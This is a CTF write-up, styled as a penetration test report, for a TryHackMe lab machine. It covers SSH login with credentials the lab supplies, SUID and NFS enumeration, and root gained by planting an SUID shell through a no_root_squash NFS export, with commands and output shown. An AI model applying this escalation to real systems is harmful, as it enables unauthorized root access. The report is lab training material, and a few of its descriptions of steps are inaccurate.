Linux privilege Escalation Practical Exam 1

HackerU Penetration Test Report

17/JAN/2021

SHAMANTH HS

TABLE OF CONTENTS

INTRODUCTION

1.1 Objective

This report is intended to be a walkthrough for the Virtual Machine named “crossblade” hosted as part of a challenge in tryhackme website. We already have a shell and login credentials for some low privileged users and we need to get some higher privileged user to complete the task. The deliberately made vulnerable machine has many vulnerabilities that might lead to compromising the services and files to escalate the privilege and to capture the flag hidden inside the system.

1.2 Requirement

- Kali Linux Operating System
- crossblade CTF virtual image hosted in tryhackme website deployment.
- Connect to openvpn using “sudo openvpn <file>”

1.3 Overall process

We need to capture the flag by gaining the access to the system remotely by using Metasploit framework.

- To do that 1st step login to system by given password using ssh
- Next we need to escalate the privilage
- Next we have to find the flag.

1.4 Requirements and known data

- IP of target - 10.10.97.74
- Attacker machine – Kali
- Platform – tryhackme
- Room – crossblade
- Username- user
- Password - getlost@123

PROCEDURE

2.1 Enumeration

Enumeration is the process of identifying the services and files present in the system which are likely to be vulnerable.

Let’s connect with the system by ssh using provided username and password


```
shamanth@kali:~$ ssh user@10.10.97.74
The authenticity of host '10.10.97.74 (10.10.97.74)' can't be established.
RSA key fingerprint is SHA256:JwwPVfqC+8LPQda0B9wFLZzXCXcoAho6s8wYGjktAnk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.97.74' (RSA) to the list of known hosts.
user@10.10.97.74's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 16 19:01:30 2020
user@debian:~$ history
    1
    2  ifconfig
    3  echo " " > .bash_history
    4  clear
    5  exit
    6  history
user@debian:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 02:1a:d3:d5:5d:b5
          inet addr:10.10.97.74  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::1a:d3ff:fed5:5db5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:73 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8015 (7.8 KiB)  TX bytes:7496 (7.3 KiB)
          Interrupt:20

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:8752 (8.5 KiB)  TX bytes:8752 (8.5 KiB)
```

1. System Enumeration:
    a. cat /etc/issue
    b. uname -a
    c. cat /proc/version
    d. lscpu
    e. hostname



2.User enumeration

3. Password hunting and vulnerability hunting.

```
user@debian:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 951 Jul 11  2020 /etc/passwd
user@debian:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 810 Jul 11  2020 /etc/shadow
user@debian:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
statd:x:103:65534::/var/lib/nfs:/bin/false
```

The file /etc/passwd has read access to all users by reading it we did not find any valuable information like password hashes. Lets try to enumerate more.

Now lets see user has how many permission by the following command.

Command: find / -perm -u=s -type f 2>/dev/null

By the result we didn't find any valuable results.

Lets check the export file

Cat /etc/exports.

We found the it is running nfs with no_root_squash for /tmp directory which has access to read and write for all users.

```
user@debian:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/sudoedit
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/local/bin/suid-so
/usr/local/bin/suid-env
/usr/local/bin/suid-env2
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/bin/ping6
/bin/ping
/bin/mount
/bin/su
/bin/umount
/sbin/mount.nfs
user@debian:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)

#/tmp *(rw,sync,insecure,no_subtree_check)

user@debian:~$
```

2.2 Escilating previlage

Lets mount the /tmp directory of victim machine in our attacker machine using nfs.

```
root@kali:/home/shamanth#  mount -o rw,vers=2 10.10.97.74:/tmp /mnt
root@kali:/home/shamanth# cd /mnt
```

Now lets copy the bash file from our attacker machine to temp folder.

Change the required permission and set SUID bid for the sh file and run the sh file

```
user@debian:/tmp$ cp /bin/sh /tmp/sh
user@debian:/tmp$ ls -l
total 912
-rwxr-xr-x 1 user user 926536 Jan 17 05:46 sh
user@debian:/tmp$ ls -l
total 912
-rwsr-sr-x 1 root root 926536 Jan 17 05:46 sh
user@debian:/tmp$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:/tmp$ ./sh
sh-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
sh-4.1#
```

Commands: cp /bin/sh /tmp/sh.


./sh

```
root@kali:/mnt# ls
sh
root@kali:/mnt# chown root:root sh
root@kali:/mnt# chmod +xs sh
root@kali:/mnt# ls -l
total 912
-rwsr-sr-x 1 root root 926536 Jan 17 16:16 sh
root@kali:/mnt#
```

Commands: chown root:root sh

Chmod +xs sh

After completing the above steps we are able to get root shell. Now we need to scan for the flag



Finally we got the flag it was in root directory. And the flag text is

Congratulation!

You have owned this machine!

{Enumeration_is_the_key}